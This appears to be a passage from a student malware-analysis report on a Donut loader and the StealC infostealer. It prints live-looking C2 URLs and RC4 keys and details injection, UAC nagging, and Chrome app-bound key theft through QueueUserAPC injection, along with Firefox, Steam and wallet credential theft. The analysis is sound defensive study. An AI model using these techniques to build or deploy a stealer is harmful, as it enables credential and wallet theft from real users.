dumped.exe	1302	FASTIO_RELEASE	C:\Windows\System32\en-US\winhttp.dll.mui	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
dumped.exe	1302	RegOpenKey	HLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\WinHttp	SUCCESS	Query Handle Tags: Handle Tags: 0x0
dumped.exe	1302	RegOpenKey	HLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\WinHttp	NAME NOT FOUND	Desired Access: Query Value
dumped.exe	1302	RegOpenKey	HLM\Software\Microsoft\Windows\CurrentVersion\Internet Settings\WinHttp	SUCCESS	Length: 16
dumped.exe	1302	QueryOpen	C:\Users\jurnal\Desktop\ShellC\bin\decrypt\ShellC.dll	NAME NOT FOUND	

Figure 2.14: Process Monitor logs of Donut payload

2.4.3 Donut payload analysis

Before proceeding to manual static analysis, the payload has been **scanned using CAPA** [16] and **executed inside the VM monitoring all the activities** with Wireshark [10], Process Monitor [19] and System Informer [13], to have an overview of what this malware does before proceeding with static analysis.

The Capa's analysis shows clear signs of a **process injector with the capability to talk to a C2 server** (fig. 2.13). Using instead dynamic analysis, an interesting event is that **when the malware runs in a custom network** using InetSim or inside Any.Run with FakeNetNG it **immediately close**, while when using NAT mode (using a VPN located in Vietnam) or inside Any.Run using torify it **starts an HTTP request to http://94.154.35.115/user_profiles_photo/cptchbuild.bin** passing **Loader** as agent, that is not answered anymore. But aside from that with Process Monitor many useful information can still be obtained, in fact there are **many register queries** to obtain the computer name, system, hardware and network details, etc... probably as an anti-analysis technique that could explain the crash with a faked network (view Hybrid Analysis report and fig. 2.14).

property	value	value	value	value	value	value
name	.text	.data	.rdata	.pdata	.xdata	.bss
md5	DA422F098310E0A0078E859...	94FE6317CE3818A72A6784E...	B4BE66E241EB1CF8CFCF7DF...	F6552FA8080D88F86BF4FB4...	57C5F564AF5E9756552A7A3...	n/a
entropy	5.962	1.376	4.169	2.870	2.498	n/a
file-ratio (89.18%)	39.90 %	2.35 %	16.43 %	4.69 %	4.69 %	n/a
raw-address	0x00000400	0x00002600	0x00002800	0x00003600	0x00003A00	0x00000000
raw-size (19456 bytes)	0x00002200 (8704 bytes)	0x00000200 (512 bytes)	0x00000E00 (3584 bytes)	0x00000400 (1024 bytes)	0x00000400 (1024 bytes)	0x00000000 (0 bytes)
virtual-address	0x0000000040001000	0x0000000040004000	0x0000000040005000	0x0000000040006000	0x0000000040007000	0x0000000040008000
virtual-size (17156 bytes)	0x000021C0 (8640 bytes)	0x000000F0 (240 bytes)	0x00000C08 (3080 bytes)	0x000002A0 (672 bytes)	0x00000220 (544 bytes)	0x00000180 (384 bytes)
entry-point	0x00001400	-	-	-	-	-
characteristics	0x60000020	0xC0000040	0x40000040	0x40000040	0x40000040	0xC0000080
writable	-	x	-	-	-	x
executable	x	-	-	-	-	-
characteristics	-	-	-	-	-	-

functions (72)	blacklist (18)	ordinal (0)	library (11)
AdjustTokenPrivileges	x	-	advapi32.dll
LookupPrivilegeValueA	x	-	advapi32.dll
OpenProcessToken	x	-	advapi32.dll
CreateRemoteThread	x	-	kernel32.dll
CreateToolhelp32Snapshot	x	-	kernel32.dll
OpenProcess	x	-	kernel32.dll
Process32FirstW	x	-	kernel32.dll
Process32NextW	x	-	kernel32.dll
VirtualProtect	x	-	kernel32.dll
WriteProcessMemory	x	-	kernel32.dll
WinHttpCloseHandle	x	-	winhttp.dll
WinHttpConnect	x	-	winhttp.dll
WinHttpOpen	x	-	winhttp.dll

GET
svchost.exe
94.154.35.115
http://94.154.35.115/user_profiles_photo/cptchbuild.bin
SeDebugPrivilege

Figure 2.15: Donut payload main informations from PE studio

2.4.3.1 Base static analysis

Opening the malware in PEstudio shows that the compile date was in January, so it was created very recently.

But way more helpful informations can be found, first of all there is a completely virtualized section (.bss), while in the strings there is the URL found previously, the Loader agent, and the name **svchost.exe**, while in the imports is possible to find **many functions related to communications** using winhttp.dll, to **privilege escalation** like AdjustTokenPrivileges probably combined with the string SeDebugPrivilege seen before and to **process injection** like CreateRemoteThread or VirtualProtect that was previously used by Donut to set a memory region as executable.

2.4.3.2 Reverse engineering

Lastly, to confirm the hypothesis that the Donut payload is actually a **loader** and not the final payload, it only remains to analyze it in IDA [11].

After skipping the initial compiler boilerplate, there is a clear workflow (fig 2.16:

1. **Escalation of privilege** by setting the SeDebugPrivilege
2. **Download cptchbuild.bin** from the url found in the strings by WinHTTP
3. **Search the svcHost.exe** process by enumerating everyone using CreateToolhelp32Snapshot and looping using Process32FirstW, and for each of them check the name and if it is executed inside WOW64 (an 'emulator' to run 32bit process into 64 bit processor)




Figure 2.16: Donut payload workflow (functions renamed)

4. **Inject** the new downloaded file **into svcHost.exe** using a classic sequence of `OpenProcess -> VirtualAllocEx -> WriteProcessMemory -> CreateRemoteThread` and also `VirtualFreeEx` in case of any error to hide the tracks
5. **Clear everything** to not leave evidence

So the virtualized .bss section and all the register queries, Gemini suggested that they were probably only MinGW's and WinHTTP's setup noise, also confirmed by checking the **stack trace** of one `ReqQueryValue` events recorded by ProcMon.

While the immediate shutdown of the loader was not due to any anti VM technique, but it was for a misconfiguration of the VM that had not set the IP of the Ubuntu VM with InetSim as default gateway but only as default DNS, hence for this request that has an hardcoded IP, the WinHTTP request fails before starting it, and the malware closes everything.

Chapter 3

StealC Analysis

3.1 Base analysis

The C2 server that hosted the file `cptchbuild.ini` is currently down, but the malware is still available to download, for example, on Malware Bazaar [1].

Also in this case to have a quick overview on what to expect before proceeding with the analysis, the malware has been identified as a valid PE file by PEID, so subsequently has been inspected by Capa, which also evaluated it as a valid PE file, that uses **Base64 encoding** in some way and was **compiled in debugging mode** (fig. 3.1).

Opening it in PE studio shows that the file was compiled on 5 January, just an hour before the compilation of the Donut payload. Apart from that, many anomalies can be found:

- Debug directory in `.rdata` section, proof that the malware was compiled with Microsoft Visual C++ compiler (MSVC)
- Empty `.fptable` section completely zeroed but not virtualized (raw size equals virtual size), Gemini suggested that it is a section (**Function Pointer Table**) used by modern compiler versions as an uninitialized cache to dynamically resolved Windows API function pointers.
- **Unknown overlay section** at the end of the file containing valid instructions, and letting Gemini analyze the first hex characters, they seems to contain instructions to evaluate the correctness of a PE file. Initially, Gemini suggested that it could be the real start of the malware, but the previous analysis of the loader and the inspection of the beginning hex characters rejected this hypothesis (fig. 3.3).
- Many possible malicious imports, which suggests different behaviours, also if it always required to keep in mind that also the debug mode compilation could have added many of them:
 - Evasive anti debugging behaviours, due to a combination of `IsDebuggerPresent`, `IsProcessorFeaturePresent`, `QueryPerformanceFrequency` and friends (used for time based evasion technique by calculating delays), `RtlLookupFunctionEntry` and friends (used to trace the sequence of function calls)
 - `RtlPcToFileHeader`, returns the base address of the module (DLL or EXE) containing a specific memory address (Program Counter), that could be used for Dinamic API resolution or walking trough the PE structure.

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information:: T1027
IMPACT	Resource Hijacking:: T1496
MBC Objective	MBC Behavior
DATA	Check String:: [C0019]
	Encode Data::Base64 [C0026.001]
EXECUTION	Install Additional Program:: [B0023]
CAPABILITY	NAMESPACE
reference Base64 string	data-manipulation/encoding/base64
debug build	executable/pe/debug
contain an embedded PE file	executable/subfile/pe
mine cryptocurrency	impact/cryptocurrency

Figure 3.1: Cptchbuild.bin Capa's scan result

- Environment strings management, also if this could be used also by benign software
- LoadLibraryA, GetProcAddress, etc... often used for dynamic API resolution
- File looping and management
- **Base64 strings encoding**, both indexing string and many long (pseudo-random) strings containing eventually padding characters (=) have been found
- **Steam related strings** like Steam\local.vdf, steam_tokens.txt, etc., possibly to steal Steam's user information
- **Browser's data related strings** like \Google\Chrome\User Data\Local State
- **Strings related to functions and libraries not shown in the imports**, such as ole32.dll used to manage Windows COM
- String C\builder_v2\stealc\json.h, which is probably a leftover compiler artifact that identifies the malware as **StealC infostealer** [15], sold as MaaS. This string is there probably because StealC offers a dashboard to personalize C2 IPs, obfuscation techniques, etc. and the threat actor used the V2 builder, while the json.h library is used to communicate with C2 servers using JSON payloads
- **Embedded PE file** in the .data section (fig. 3.2)

So resuming all the findings, it has been discovered that the malware is almost surely the infostealer StealC, confirmed also by the strings containing path inherent to reserved user's data, probably the malware uses many evasion techniques and there is also an embedded PE file into the .data section (analyzed later) with an anomalous overlay section, and there are many Base64 encoded strings, so firstly has been tried to deobfuscate them using Floss [17].

Floss deobfuscation Trying to deobfuscate strings using Floss it seems to give only a series of random characters, suggesting an obfuscation double layer or a base64 like custom implementation that Floss cannot resolve.

PE dump Analyzing the PE file embedded in the .data section does not give too much information, but one important thing to note is that it is detected as a valid PE file by DIE but it does not have any imports, so it probably uses dynamic API resolving.




Figure 3.2: Embedded PE file inside .data section




Figure 3.3: Unknown overlay section containing possible instructions to evaluate PE file

3.2 Reverse engineering

To find the decryption routine without many information, the easiest approach is to start **cross references from one of the base64 encoded string** to find where it is used. All these base64 strings are used in a function with a characteristic structure, where there are **many repeated block of operations on this encoded strings**, probably sign of a decryption routine. Analyzing these series of block with a massive help of Gemini, which allowed to distinguish between heave compiler noise (like optimized memcpy functions etc.) and true malware logic, a **decryption subroutine** has been found and as suspected it is not only a base64 decoding but a combination of **base64 decoding plus RC4 encryption**.

While the base64 decoding subroutine can be easily detected by the indexing string and the related operations, **Gemini identified the decryption algorithm to be RC4 due to its mathematical structure**, which builds a 256-byte identity matrix (loop of 256 elements, 100h), scrambles it using a hardcoded RC4 key via an array swap loop, and XOR-decrypts the data line-by-line (fig 3.4). The RC4 key is passed as input parameter to the subroutine and cross referencing the unknown variable, its values is assigned at the begin of the series of repeated block and its value is `r0IBXiPtf9`.

3.2.1 Decryption script

To simplify the analysis in IDA, once the decryption routine and key have been found, a **script to decode the strings in IDA** has been created using a combination of LLMs, the initial prompt has been done to Claude Sonnet 4.6 using High Effort and thinking mode imposing the same guards as to Gemini. The first issue encountered is that the IDA Free version used does not support IDAPython scripts, in this case, Claude suggested to recreate the script as a .idc script or create a **python script that generates a .idc script** that just renames the strings and adds some comments (plus a txt file containing all the decrypted strings). Following the second approach resulted in a script not fully working due to not having specicated the python version running on the analysis VM and not managing the equals name cases, but fixing this issue using instead GitHub Copilot with ChatGPT 5.4 mini (due to Claude API usage limitations) the script works. From the decrypted strings many other information can be found, for example:

- Capability to make HTTP requests using WinHttp and a new C2 IP to which an HTTP request is sent `http://91.92.240.190/fbfde0da45a9450b.php`, but also in this case the C2 does not answer anymore and the IP is from the Seychelles's AS like the previous ones.
- Get system information using `GetComputerNameW`, `GetUserDefaultLangID`, ...
- Query Windows register




Figure 3.4: StealC decryption routine snippets (base64 + RC4)




Figure 3.5: Victim machine verification and mutual execution

3.2.2 Core functionalities

To have a clear overview of the functionalities, many time has been spent to correctly rename variables, because also if decrypting the strings, the assignment of libraries, functions and strings is made to respective variables and without the IDAPython functionality it has not been possible to automatically rename also them, and it took hours just to rename them progressively during the analysis, starting from the most importants. First of all from checking the **export table**, there is a function called **start**, which performs some compiler initializations, and after that it effectively starts the **stealing routine** composed of many kinds of operations.

3.2.2.1 Pre execution checks

- Before starting the attack the malware inspect the **DefaultUserLanguageID** to evaluate if the user is Russian, Ukrainian, Belarusian, Kazakh or Uzbek (**CIS countries**), in this case it will stop (fig. 3.5).
- To assure **single instance execution**, a **Named Event Object** is used instead of a classical Mutex, and sleep for around 5 seconds if the objects is busy (fig. 3.5).
- To protect communications with C2 combination of **RC4 encryption plus base64 encoding** is used also here, but this time using a different key: **ca0de16dff5e468f**

3.2.2.2 System information retrieval

The malware collects any kind of system information (fig 3.6):

- **Network details** like public IP
- **Os informations** live the version
- **Hardware information** like RAM size, CPU, GPU, if it is a laptop, etc.
- **Process list** by enumeration using **CreateToolhelp32Snapshot**
- **Installed software list** by querying **HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall**

all this informations are finally saved inside a file named **system_info.txt**.



Figure 3.6: Steal system informations




Figure 3.7: Take screenshot



Figure 3.8: Steam credentials stolen and inserted into json file

3.2.2.3 Take screenshot

Take a screenshot using `GetDC` to get the screen's Device Context and `BitBlt` to copy the screen's pixels to a compatible DC memory, to later save it as `screenshot.jpg` and send it to the C2.

3.2.2.4 Steam data

The malware queries the Steam installation path using `RegQueryValueExA` at `HKCU\Software\Valve\Steam\SteamPath`, to later steal informations such as the `SteamGuard` `bypass` token and configuration files (*.vdf)

3.2.2.5 Remote payload execution

Execute remote payload (exe, msi or powershell script) by downloading it using `WinInet` library or `powershell iex`, and trying to run it as a privileged process by opening the UAC prompt ten times consecutively, trying to let the victim accept the prompt by bothering him or by miss clicking (fig. 3.9)

3.2.2.6 Browser stealing

The malware is able to steal many browsers informations in a really interesting / sophisticated manner, for both Chromium based browser and Firefox

Firefox Using the **NSS library** [20] to decrypt the `logins.json` file leveraging the fact that users normally do not set the master password, and steals other data stored in the sqlite databases (like `cookies.sqlite`) that are not encrypted by Firefox either when a master password is enabled (fig. 3.10).

Chromium For this kind of browser the stealing is more sophisticated due to how the encryption works in these cases, where all the data (mainly sqlite databases) are **encrypted with a key stored on the victim machine**, and the management of this key differs between older versions and new ones.

For **older versions** it takes the Local State JSON file and locate the `encrypted_key` field, it decodes the Base64 string, strips the 5-byte "DPAPI" prefix, and directly decrypts the AES master key in-memory by calling `CryptUnprotectData` leveraging the victim's local session context to use the Windows DPAPI engine.

For **newer versions** instead the **key is app bounded**, so for example only the Chrome process could access its encryption key, hence to steal the key in this cases it creates a



Figure 3.9: Download malicious payload (exe case example) in safe folder and try to execute it with UAC

suspended browser process and inject the embedded PE file found earlier and launch it using `QueueUserAPC` (used to evade the frequent control of `CreateRemoteThread`) that allows to point the execution beginning to the start address of the embedded file, to finally `ResumeThread` (fig. 3.11).

Embedded PE file Once running as a trusted application (eg. Chrome), the embedded file parses the Local State file searching `app_bound_encrypted_key`, decodes the ciphertext, and utilizes COM interfaces (`CoCreateInstance` and `CoSetProxyBlanket`) to decrypt the master key, and the request will be accepted by the OS (fig. 3.12). In this PE file is in fact possible to find where strings like `\Google\Chrome\User Data\Local State` are used, where cross referencing it in the main `StealC` payload doesn't provide any results.

Regardless of older or newer versions, the data are not decrypted directly on the victim machine to reduce the malware fingerprinting but instead are **sent encrypted coupled with the decrypted master key**.

An other interesting sign is that the compilation timestamp is from months earlier respect to the other payloads analyzed, so this piece could also have been used by past versions of the malware or written by someone else.

Extensions Also, extensions data are stolen, targeting `IndexedDB`, `level_db` and `chrome_extesions` databases, under the `Local Extension Settings` and `Sync Extension Settings` folders, which usually contains crypto wallets and 2FA data, also if in this case the main targets are the **crypto wallets**. In fact is it possible to view that before




Figure 3.10: Firefox secrets decryption using NSS library [20]




Figure 3.11: Injection of the embedded PE file in .data section

trying to send the crypto wallets to the C2, the payload waits that they are not used by the user using `ReadDirectoryChangeW` filtering for file creation / modification event until the app lock is dropped, copying them in a folder under `C:\Program Data`, send to the C2 and delete everything to hide tracks (fig. 3.13).

